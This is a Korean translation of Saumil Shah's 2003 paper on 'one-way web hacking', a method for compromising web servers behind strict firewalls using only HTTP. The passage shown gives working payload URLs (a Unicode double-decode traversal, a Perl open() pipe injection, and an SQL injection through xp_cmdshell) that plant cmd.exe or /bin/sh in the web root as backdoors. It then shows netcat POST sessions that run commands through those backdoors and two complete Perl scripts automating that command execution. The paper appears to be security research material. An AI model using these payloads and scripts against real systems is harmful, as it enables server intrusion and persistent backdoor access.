



# One-way Web Hacking

Saumil Shah

*saumil@net-square.com*

*8th December, 2003*

***"Necessity is the mother of invention"***

번역: poc@securityproof.net

E-mail: progressfree@hotmail.com

\* 다소 오래된 글이지만 웹 해킹 공부에 많은 도움이 될 것으로 생각합니다.

# 내 용

## 1.0 도입

### 1.1 일반적인 웹 어플리케이션 시스템의 구성요소들

### 1.2 웹 어플리케이션 시스템에 대한 URL 맵핑

## 2.0 one-way web 해킹에 대한 순서도

## 3.0 엔트리 포인터 찾기

### 3.0.1 URL 파싱 공격

### 3.0.2 안전하지 않은 입력 파라미터 공격

### 3.0.3 SQL injection 공격

## 3.1 명령 해석기 실행

### 3.1.1 CMD.EXE에 명령 POST하기

### 3.1.2 /bin/sh에 명령 POST하기

### 3.1.3 POST 절차 자동화

## 4.0 웹 기반의 command prompt

### 4.0.1 Perl - perl\_shell.cgi

### 4.0.2 ASP - cmdasp.asp

### 4.0.3 PHP - sys.php

### 4.0.4 JSP - cmdexec.jsp

## 4.1 웹 기반의command prompt 설치

### 4.1.1 create\_cmdasp.bat

### 4.1.2 임의의 바이너리 파일 다시 만들기

## 5.0 파일 uploader

### 5.0.1 ASP - upload.asp 및 upload.inc

### 5.0.2 Perl - upload.cgi

### 5.0.3 PHP - upload.php

## 6.0 One-Way 권한 상승

### 6.1 Windows/IIS 권한 상승

6.1.1 Windows 공격 툴 업로드

6.1.2 idq.dll - 권한 상승

6.2 Linux/Apache 권한 상승

6.2.1 Unix 공격 툴 업로드

6.2.2 ptrace1.c - 권한 상승

7.0 웹 기반의 SQL Command Prompt

7.1 SQL command prompt 해부 - sqlquery.asp

7.2 예 - IIS 및 MS SQL 서버

7.3 sqlquery.asp 업로드

7.4 웹 어플리케이션 도용

7.5 sqlquery.asp를 통한 SQL query 실행

7.6 저장된 프로시저 실행

8.0 결론

9.0 참고문헌

# 1.0 도입


One-way web hacking은 웹 서버나 어플리케이션 서버를 공격하여 침입하기 위해 순수 HTTP 트래픽에만 의존하는 것을 말한다. 이 테크닉은 웹 어플리케이션 공격의 경우 방화벽이나 SSL도 무용지물이 될 수 있음을 보여주기 위한 것이다. 이 공격은 단지 합법적이고 유효한 HTTP request만이 들어오는 것이 허용되고, 단지 유효한 HTTP response만이 방화벽 외부로 나가는 것이 허용된다는 전제를 가지고 있다.

나의 one-way web hacking에 대한 연구는 2000년 4월에 시작되었으며, 크래킹을 당한 웹 서버(제한적인 방화벽을 가지고 있었음)에 임의의 파일을 업로드할 필요가 생겼다. 그 때 이후로 많은 다른 테크닉이 개발되었고, 이 모든 테크닉을 모아 one-way web hacking 방법론이 만들어지게 되었다.

One-way web hacking은 2001년 Amsterdam, Las Vegas 2001에서 있었던 Blackhat Briefings에서, 그리고 2002년 Kuala Lumpur에서 열렸던 HACK 2002에서 발표되었다.

## 1.1 일반적인 웹 어플리케이션의 구성요소

web 어플리케이션 시스템에는 4가지 구성요소가 있으며, 그것들은 일반적으로 웹 브라우저를 말하는 web client, front-end web server, application server, database server이다. 다음 도표는 이 구성 요소들이 어떻게 서로 함께 잘 맞는지 보여주고 있다.




web application server는 스크립트, 오브젝트 또는 컴파일된 바이너리의 형태로 되어 있던 모든 어플리케이션 로직(application logic)을 호스팅한다. Front-end web server는 HTML의 형태 및 HTML을 통해 웹 클라이언트로부터 입력 받은 것을 받고, HTML 페이지의 형태로 그 어플리케이션에 의해 생성된 출력물을 전달하는, 외부 세계로의 어플리케이션 인터페이스로 작동한다. 내부적으로는 그 어플리케이션은 처리(transaction)를 수행하기 위해 back-end database server와 상호 연결된다. 방화벽은 단단하게 설정되어 있으며, 단지 HTTP request와 외부로 나가는 HTML 응답만 허용한다.

## 1.2 웹 어플리케이션 시스템에 대한 URL 맵핑

웹 어플리케이션과 상호 작용하는 동안 브라우저와 웹 서버 사이를 오가는 URL은 전형적으로 다음 포맷을 따른다.

```
http:// server / path / application ? parameters
```

다음 도표는 URL의 다른 부분들이 웹 어플리케이션 시스템의 여러 영역으로 어떻게 맵핑<sup>1</sup>되는지 보여준다.



- 이 프로토콜(http 또는 https)은 방화벽에 의해 출입이 허용되어 있다.
- 서버와 경로 부분은 front-end web server에 의해 파싱된다. URL interpretation(예를 들어, Unicode, double-decode)에 존재하는 어떤 취약점들은 서버와 그 URL의 경로를 조작함으로써 공격할 수 있다.

<sup>1</sup> 역자의 홈페이지 게시판의 경우: <http://xxxxx.org/board/van/zboard.php?id=test>

- 그 어플리케이션은 설정되고 등록되어 있는 대로 어플리케이션 서버에 의해 실행된다. 이 부분을 조작하는 것은 어플리케이션 서버에 존재하는 취약점들(예를 들어, JSP servlet handler를 사용한 임의의 파일을 컴파일하고 실행하는)을 공격할 수 있다.
- 그 어플리케이션에 제공된 파라미터들이 적절하게 확인되지(validate) 않으면 그 어플리케이션에만 적용되는 취약점들(Perl에서 open() 호출에 pipe "|" 문자를 삽입하기)을 야기할 수 있다.
- 만약 어떤 파라미터가 SQL database query의 일부로 사용된다면 적절히 확인되지 않은 파라미터들은 SQL injection 공격("xp\_cmdshell"와 같은 저장된 프로시저들을 사용하여 임의의 명령을 실행)으로 이어질 수 있다.

자세한 토론은 "Web Hacking: Attacks and Defense" [1]의 5장에서 찾을 수 있다.

## 2.0 one-way web hack 의 순서도(flowchart)


공격자가 취약한 웹 어플리케이션을 발견하고 앞에서 언급된 테크닉들을 사용하여 공략할 수 있는 예를 들어보자.

공격자는 임의의 명령 실행 권한을 획득했지만 제한적인 방화벽 때문에 네트워크 안으로 더 이상을 들어갈 수 없는 상황이다. 이럴 때 공격을 효과적인 것으로 만들기 위해 두 가지가 필수적이다.

1. interactive terminal access - 실행 중인 명령들이 공격 당한 서버를 공략하여 그 네트워크 안으로 더 진입하기 위해 필요.
2. file transfer access - 포트 스캐너나 rootkit 등과 같은 공격 툴을 전송하기 위해 필요.

단단한 방화벽은 위의 목적들을 달성하는 것을 어렵게 만들 수 있다. 하지만, 불가능한 것은 아니다. 이 제한적인 상황을 해결하기 위해 약간의 웹 어플리케이션 프로그래밍 지식으로 웹 기반의 명령 프롬프트와 파일 uploader를 만들 수 있다.

더 자세히 다루기 전에 다음 도표에 나와 있는 것처럼 먼저 one-way hack의 여러 단계를 살펴보자.




(c) net-square

## 3.0 entry point 찾기

one-way hack 은 우리가 목표 웹 서버에 원격 명령 실행 권한을 획득할 수 있을 때 시작된다. 우리는 웹 서버를 공격하는데 사용되는 일반적인 테크닉들 중에서 어떤 것을 이용할 수 있다. 우리는 앞에서 기술된 URL 맵핑의 다른 타입에 기반을 둔 원격 명령 실행 권한을 획득하는 다양한 방법들 중의 몇 가지 예를 제시한다. 웹 서버와 어플리케이션 취약점들에 대한 자세한 토론은 이 글의 범위 밖의 것이다.

우리의 목적은 목표 웹 서버의 document root 내에 shell interpreter(/bin/sh, cmd.exe, 등)를 이동시켜 백도어를 만드는 것이다. 이런 방법으로 우리는 URL 을 통해 셸 해석기를 실행할 수 있다. 우리는 다양한 공격 테크닉을 이용해 백도어를 어떻게 만들 것인가에 대한 방법을 예증하는 세 가지 예를 제시한다.

아래의 도표는 엔트리 포인트를 찾는데 사용되는 테크닉들 중의 몇 가지를 보여주고 있다.



### 3.0.1 Exploiting URL parsing

Unicode / Double decode 공격은 고전적인 URL parsing 취약점의 예이다. 아래의 URL은 웹 서버의 document root 내에 있는 “scripts/” 디렉토리에 명령 해석기 **cmd.exe**를 복사한다.

```
http://www1.example.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts
```

### 3.0.2 Exploiting poorly validated input parameters

이 예에서, 체크되지 않은 파라미터가 안전하지 않은 방식으로 `open()` 호출을 사용하여 URL로부터 Perl CGI script `news.cgi`로 전달된다.

```
http://www2.example.com/cgi-bin/news.cgi?story=101003.txt|cp+/bin/sh+
```



```
/usr/local/apache/cgi-bin/sh.cgi |
```

shell (/bin/sh)이 sh.cgi 로 cgi-bin 디렉토리에 복사된다.

### 3.0.3 Exploiting SQL injection

다음은 어떻게 SQL injection이 데이터베이스 서버에 저장된 프로시저를 불러내 그 저장된 프로시저를 통해 명령을 실행할 수 있는지를 보여준다.

```
http://www3.example.com/product.asp?id=5%01EXEC+master..xp_cmdshell+  
'copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\'
```

## 3.1 command interpreter 불러오기

명령 해석기 또는 셸을 web document root로 옮김으로써 backdoor를 만드는 목적은 HTTP 상으로 원격 명령을 내릴 수 있게 하기 때문이다. HTTP POST 방법은 이 목적으로 위해 가장 적절하다. POST를 이용함으로써 input data는 표준 입력상으로 invoked resource로 전달되며, 웹 서버는 HTTP 연결 상으로 표준 출력을 보냄으로써 생성된 output을 리턴한다.

우리는 POST를 이용해 명령 해석기로 명령을 어떻게 보내는지 그 방법을 예증할 것이다. 이를 위해 두 가지 예를 들 것이며, 하나는 IIS나 Windows NT에서는 CMD.EXE를, Apache와 Linux상에서는 /bin/sh의 복사본인 sh.cgi를 사용하는 것이다.

### 3.1.1 CMD.EXE 에 명령 POST 하기

아래는 CMD.EXE와 함께 실행되고 있는 두 가지 명령을 보여주고 있으며, 그것은 <http://www1.example.com/scripts/cmd.exe> 상으로 접근이 가능하다. POST 리퀘스트는 아래에 파란색으로 나타나 있다.

```
$ nc www1.example.com 80  
  
POST /scripts/cmd.exe HTTP/1.0  
  
Host: www1.example.com
```

Content-length: 17

ver

dir c:\

exit

HTTP/1.1 200 OK

Server: Microsoft-IIS/4.0

Date: Wed, 08 Dec 1999 06:13:19 GMT

Content-Type: application/octet-stream

Microsoft(R) Windows NT(TM)

(C) Copyright 1985-1996 Microsoft Corp.

C:\Inetpub\scripts>ver

Windows NT Version 4.0

C:\Inetpub\scripts>dir c:\

Volume in drive C has no label.

Volume Serial Number is E43A-2A0A

Directory of c:\

10/04/00	05:28a	<DIR>	WINNT
10/04/00	05:31a	<DIR>	Program Files
10/04/00	05:37a	<DIR>	TEMP
10/04/00	07:01a	<DIR>	Inetpub
10/04/00	07:01a	<DIR>	certs
11/28/00	05:12p	<DIR>	software
12/06/00	03:46p	<DIR>	src

```

12/07/00 12:50p      <DIR>      weblogic
12/07/00 12:53p      <DIR>      weblogic_publish
12/07/99 01:11p      <DIR>      JavaWebServer2.0
12/07/99 06:49p      134,217,728 pagefile.sys
12/07/99 07:24a      <DIR>      urlscan
12/07/99 04:55a      <DIR>      Netscape

      13 File(s)      134,217,728 bytes

                        120,782,848 bytes free

C:\Inetpub\scripts>exit

$

```

CMD.EXE가 명령을 적절하게 받아들이기 위해, 웹 서버가 CMD.EXE의 output을 적절하게 리턴하기 위해서는 주의가 필요하다. 위의 예에서 우리는 CMD.EXE에 대한 입력 스트림이 적절하게 종결되도록 하기 위해 “exit” 명령을 포함시켰다. “exit”에 의해 취해진 여분의 문자를 영두에 두고 POST 리퀘스트의 Content-length 역시 적절하게 계산되었다.

### 3.1.2 /bin/sh 에 명령 POST 하기

아래의 예는 /bin/sh와 함께 실행되는 세 가지 명령을 보여주며, <http://www2.example.com/cgi-bin/sh.cgi>에 접근이 가능하다.

```

$ nc www2.example.com 80

POST /cgi-bin/sh.cgi HTTP/1.0

Host: www2.example.com

Content-type: text/html

Content-length: 60

```

```
echo 'Content-type: text/html'
```

```
echo
```

```
uname
```

```
id
```

```
ls -la /
```

```
exit
```

HTTP/1.1 200 OK

Date: Thu, 27 Nov 2003 20:47:20 GMT

Server: Apache/1.3.12

Connection: close

Content-Type: text/html

Linux

uid=99(nobody) gid=99(nobody) groups=99(nobody)

total 116

drwxr-xr-x	19	root	root	4096	Feb	2	2002	.
drwxr-xr-x	19	root	root	4096	Feb	2	2002	..
drwxr-xr-x	2	root	root	4096	Jun	20	2001	bin
drwxr-xr-x	2	root	root	4096	Nov	28	02:01	boot
drwxr-xr-x	6	root	root	36864	Nov	28	02:01	dev
drwxr-xr-x	29	root	root	4096	Nov	28	02:01	etc
drwxr-xr-x	8	root	root	4096	Dec	1	2001	home
drwxr-xr-x	4	root	root	4096	Jun	19	2001	lib
drwxr-xr-x	2	root	root	16384	Jun	19	2001	lost+found
drwxr-xr-x	4	root	root	4096	Jun	19	2001	mnt
drwxr-xr-x	3	root	root	4096	Feb	2	2002	opt
dr-xr-xr-x	37	root	root	0	Nov	28	2003	proc
drwxr-x---	9	root	root	4096	Feb	9	2003	root
drwxr-xr-x	3	root	root	4096	Jun	20	2001	sbin

```
drwxrwxr-x    2 root    root        4096 Feb  2  2002 src
drwxrwxrwt    7 root    root        4096 Nov 28 02:01 tmp
drwxr-xr-x    4 root    root        4096 Feb  2  2002 u01
drwxr-xr-x   21 root    root        4096 Feb  2  2002 usr
drwxr-xr-x   16 root    root        4096 Jun 19  2001 var
$
```

/bin/sh를 Apache 상으로 구동하는 것은 약간 다르다. Apache는 CGI 프로그램으로부터 제대로 구성된 HTTP response header를 기대하고, 그래서 output에 “Content-type:test/html” 라인을 붙여야 한다. 두 개의 “echo” 명령이 이 목적을 위한 것이다.

### 3.1.3 POST process 자동화

우리는 명령을 내리기 위해 POST 리퀘스트를 준비하고, 그것을 웹 서버에 보내기 위한 역할을 자동적으로 수행할 Perl 스크립트 `post_cmd.pl`와 `post_sh.pl`를 준비했다.

#### `post_cmd.pl`

```
#!/usr/bin/perl

#

# post_cmd.pl

# By Saumil Shah (c) net-square, 2001

#

# Able to send arbitrary commands to http://TARGET/cgi-bin/CMD.EXE

# and have them executed on the server. This is possible only if

# CMD.EXE is placed in %wwwroot%\cgi-bin. (perhaps after running

# some .. ah.. exploit)

#

# Note: If %wwwroot%\cgi-bin is not available, use the /scripts/

# directory in which case, the URL becomes
```

```

# http://TARGET/scripts/CMD.EXE

#

# POST can send text to a back-end web program's standard input

# This program is used to feed commands to CMD.EXE on a remote

# webserver via standard input, and get the output on standard

# output, back to us, via HTTP.

#

# Note: We cannot use this with a form, because forms always

# send variable=value pairs back to the back-end web program. We

# want to send commands here

#

# Things to be careful about (and which is why this program helps)

#

# a) Since we cannot send command line arguments to CMD.EXE (such

#   as CMD /C), we have to make sure that the last command we

#   send is an "exit", otherwise, the command shell will not die

#   on the remote server.

#

# b) Since we are sending commands via POST, we have to calculate

#   the number of characters sent, and use that as a Content-length

#   value.

use IO::Socket;

use IO::Handle;

if(defined($ARGV[0])) {

    $server = $ARGV[0];

}

else {

    print "usage: post_cmd.pl url [proxy:port] < data\n";

```

```

print "By Saumil Shah (c) net-square 2001\n\n";

print "post_cmd.pl takes all the data to be POSTed to the URL as\n";

print "standard input. Either enter the data manually and hit ^D (unix)\n";

print "or ^Z (dos) to end; or redirect the data using files or pipes\n\n";

exit(0);

}

if($server =~ /\//o) {

    $server =~ s/http:\\\\//o;

    $server =~ /(.*?)\\/(.*)/o;

    $file = '/' . $2;

    $server = $1;

}

else {

    $file = '/';

    if(defined($ARGV[1])) {

        $file = $ARGV[1];

    }

}

# capture proxy server

$proxy_flag = 0;

if(defined($ARGV[1])) {

    ($proxy_ip, $proxy_port) = split(/:/, $ARGV[1]);

    $proxy_flag = 1;

}

# take the commands that we need to send at this stage

# Note: if we do not start off the set of commands to be POSTed with

```

```
# a blank line, any occurrence of a ":" in the first line causes the POST
# request to fail. This may be an IIS issue or an HTTP issue.

@commands = ("\n");

$content_length = 0;

while($line = <STDIN>) {

    @commands = (@commands, qq{$line});

    $content_length += length($line);
}

# comment out the block below if you are meticulous
# about putting your own "exit" at the end, or if you want
# to use this as a generic POST client

$line = "exit\n";

@commands = (@commands, $line);

$content_length += length($line);

# end of block

$| = 1;

($target, $port) = split(/:/, $server);

if($port == 0) {

    $port = 80;
}

$server = $target;

httpconnect($server, $port);

post($file, $server, $port, $content_length, @commands);
```



```

## uncomment the while loop below

## to suppress the HTTP headers in the response

#while(<S>) { # header

#   last if($_ eq "\r\n");

#}

while(<S>) { # body

    print $_;

}

close(S);

exit;

sub httpconnect {

    my ($server, $port) = @_;

    # check for proxy settings

    if($proxy_flag) {

        $server = $proxy_ip;

        $port = $proxy_port;

    }

    chop($hostname = `hostname`);

    $proto = getprotobyname('tcp');

    $thisaddr = gethostbyname($hostname);

    $thataddr = gethostbyname($server);

    $sin = sockaddr_in($port, $thataddr);

    socket(S, PF_INET, SOCK_STREAM, $proto) || die "socket: $!";

    connect(S, $sin) or die "connect: $!";

```

```

select(S);

$| = 1;

select(STDOUT);
}

sub post {

    my ($file, $hostname, $port, $content_length, @commands) = @_;

    my $i;

    # check for proxy settings

    if($proxy_flag) {

        $file = "http://" . $hostname . ":" . $port . $file;

    }

    S->autoflush(1);

    print S 'POST '. $file. " HTTP/1.0\r\n";

    print S 'Host: '. $hostname. "\n";

    print S "Content-length: $content_length\n";

    foreach $i (@commands) {

        print S $i;

    }

    print S "\r\n";

}

```

## post\_sh.pl

```

#!/usr/bin/perl

#

# post_sh.pl

# By Saumil Shah (c) net-square, 2001

#

```

```
# Able to send arbitrary commands to http://TARGET/cgi-bin/sh

# and have them executed on the server. This is possible only if

# sh is placed in cgi-bin. (perhaps after running some .. ah.. exploit)

#

# POST can send text to a back-end web program's standard input

# This program is used to feed commands to sh on a remote

# webserver via standard input, and get the output on standard

# output, back to us, via HTTP.

#

# Note: We cannot use this with a form, because forms always

# send variable=value pairs back to the back-end web program. We

# want to send commands here

#

# Things to be careful about (and which is why this program helps)

#

# a) We have to make sure that the last command we send is an "exit"

#   otherwise, the command shell will not die

#   on the remote server.

#

# b) Since we are sending commands via POST, we have to calculate

#   the number of characters sent, and use that as a Content-length

#   value.


use IO::Socket;

use IO::Handle;


if(defined($ARGV[0])) {

    $server = $ARGV[0];

}

else {
```

```

print "usage: post_sh.pl url < data\n";

print "By Saumil Shah (C) net-square, 2001\n\n";

print "post_sh.pl takes all the data to be POSTed to the URL as\n";

print "standard input. Either enter the data manually and hit ^D (unix)\n";

print "or ^Z (dos) to end; or redirect the data using files or pipes\n\n";

exit(0);
}

if($server =~ /\//o) {

    $server =~ s/http:\\\\\/o;

    $server =~ /(.*?)\\/(.*)/o;

    $file = '/'. $2;

    $server = $1;

}

else {

    $file = '/';

    if(defined($ARGV[1])) {

        $file = $ARGV[1];

    }

}

# take the commands that we need to send at this stage

# Note: if we do not start off the set of commands to be POSTed with
# a blank line, any occurrence of a ":" in the first line causes the POST
# request to fail. Also, Apache requires that a proper HTTP header be
# returned, otherwise it throws a Server Internal error. The commands
# POSTed, will still run anyway, but we will not see any output from
# standard output

```

```

@commands = ("\n", "\necho 'Content-type: text/html'\n", "echo\n");

$content_length = length($commands[1]) + length($commands[2]);

while($line = <STDIN>) {

    @commands = (@commands, qq{$line});

    $content_length += length($line);

}

# comment out the block below if you are meticulous

# about putting your own "exit" at the end, or if you want

# to use this as a generic POST client

$line = "exit\n";

@commands = (@commands, $line);

$content_length += length($line);

# end of block

$| = 1;

($target, $port) = split(/:/, $server);

if($port == 0) {

    $port = 80;

}

$server = $target;

httpconnect($server, $port);

post($file, $server, $content_length, @commands);

## uncomment the while loop below

## to suppress the HTTP headers in the response

#while(<S>) { # header

```

```

#   last if($_ eq "\r\n");

#}

while(<S>) { # body

    print $_;

}

close(S);

exit;

sub httpconnect {

    my ($server, $port) = @_;

    chop($hostname = `hostname`);

    $proto = getprotobyname('tcp');

    $thisaddr = gethostbyname($hostname);

    $thataddr = gethostbyname($server);

    $sin = sockaddr_in($port, $thataddr);

    socket(S, PF_INET, SOCK_STREAM, $proto) || die "socket: $!";

    connect(S, $sin) or die "connect: $!";

    select(S);

    $| = 1;

    select(STDOUT);

}

sub post {

    my ($file, $hostname, $content_length, @commands) = @_;

    my $i;

    S->autoflush(1);

```

```

print S 'POST '. $file. " HTTP/1.0\r\n";

print S 'Host: '. $hostname. "\n";

print S "Content-type: text/html\n";

print S "Content-length: $content_length\n";

foreach $i (@commands) {

    print S $i;

}

print S "\r\n";
}

```

post\_cmd.pl 를 구동시키기 위한 문장은 다음과 같다.

```

usage: post_cmd.pl url [proxy:port] < data

By Saumil Shah (c) net-square 2001

post_cmd.pl takes all the data to be POSTed to the URL as
standard input. Either enter the data manually and hit ^D (unix)
or ^Z (dos) to end; or redirect the data using files or pipes

```

post\_cmd.pl은 역시 HTTP proxy 상으로 POST 리퀘스트를 터널링할 수 있도록 쓰여졌다. post\_sh.pl 역시 비슷하다. 아래의 예는 우리 자신의 POST 리퀘스트를 형성시키는 것 대신 Perl 스크립트를 사용해서도 같은 결과가 나오는 것을 보여준다.

## post\_cmd.pl 의 출력

```

$ ./post_cmd.pl http://www1.example.com/scripts/cmd.exe

ver

dir c:\

^D

HTTP/1.1 200 OK

Server: Microsoft-IIS/4.0

```

Date: Wed, 08 Dec 1999 06:05:46 GMT

Content-Type: application/octet-stream

Microsoft(R) Windows NT(TM)

(C) Copyright 1985-1996 Microsoft Corp.

C:\Inetpub\scripts>ver

Windows NT Version 4.0

C:\Inetpub\scripts>dir c:\

Volume in drive C has no label.

Volume Serial Number is E43A-2A0A

Directory of c:\

10/04/00	05:28a	<DIR>	WINNT
10/04/00	05:31a	<DIR>	Program Files
10/04/00	05:37a	<DIR>	TEMP
10/04/00	07:01a	<DIR>	Inetpub
10/04/00	07:01a	<DIR>	certs
11/28/00	05:12p	<DIR>	software
12/06/00	03:46p	<DIR>	src
12/07/00	12:50p	<DIR>	weblogic
12/07/00	12:53p	<DIR>	weblogic_publish
12/07/99	01:11p	<DIR>	JavaWebServer2.0
12/07/99	06:49p		134,217,728 pagefile.sys
12/07/99	07:24a	<DIR>	urlscan
12/07/99	04:55a	<DIR>	Netscape

13 File(s) 134,217,728 bytes

120,782,848 bytes free



```
C:\Inetpub\scripts>exit
```

```
$
```

## post\_sh.pl 의 출력

```
$ ./post_sh.pl http://www2.example.com/cgi-bin/sh.cgi
```

```
uname
```

```
id
```

```
ls -la /
```

```
^D
```

```
HTTP/1.1 200 OK
```

```
Date: Thu, 27 Nov 2003 20:43:54 GMT
```

```
Server: Apache/1.3.12
```

```
Connection: close
```

```
Content-Type: text/html
```

```
Linux
```

```
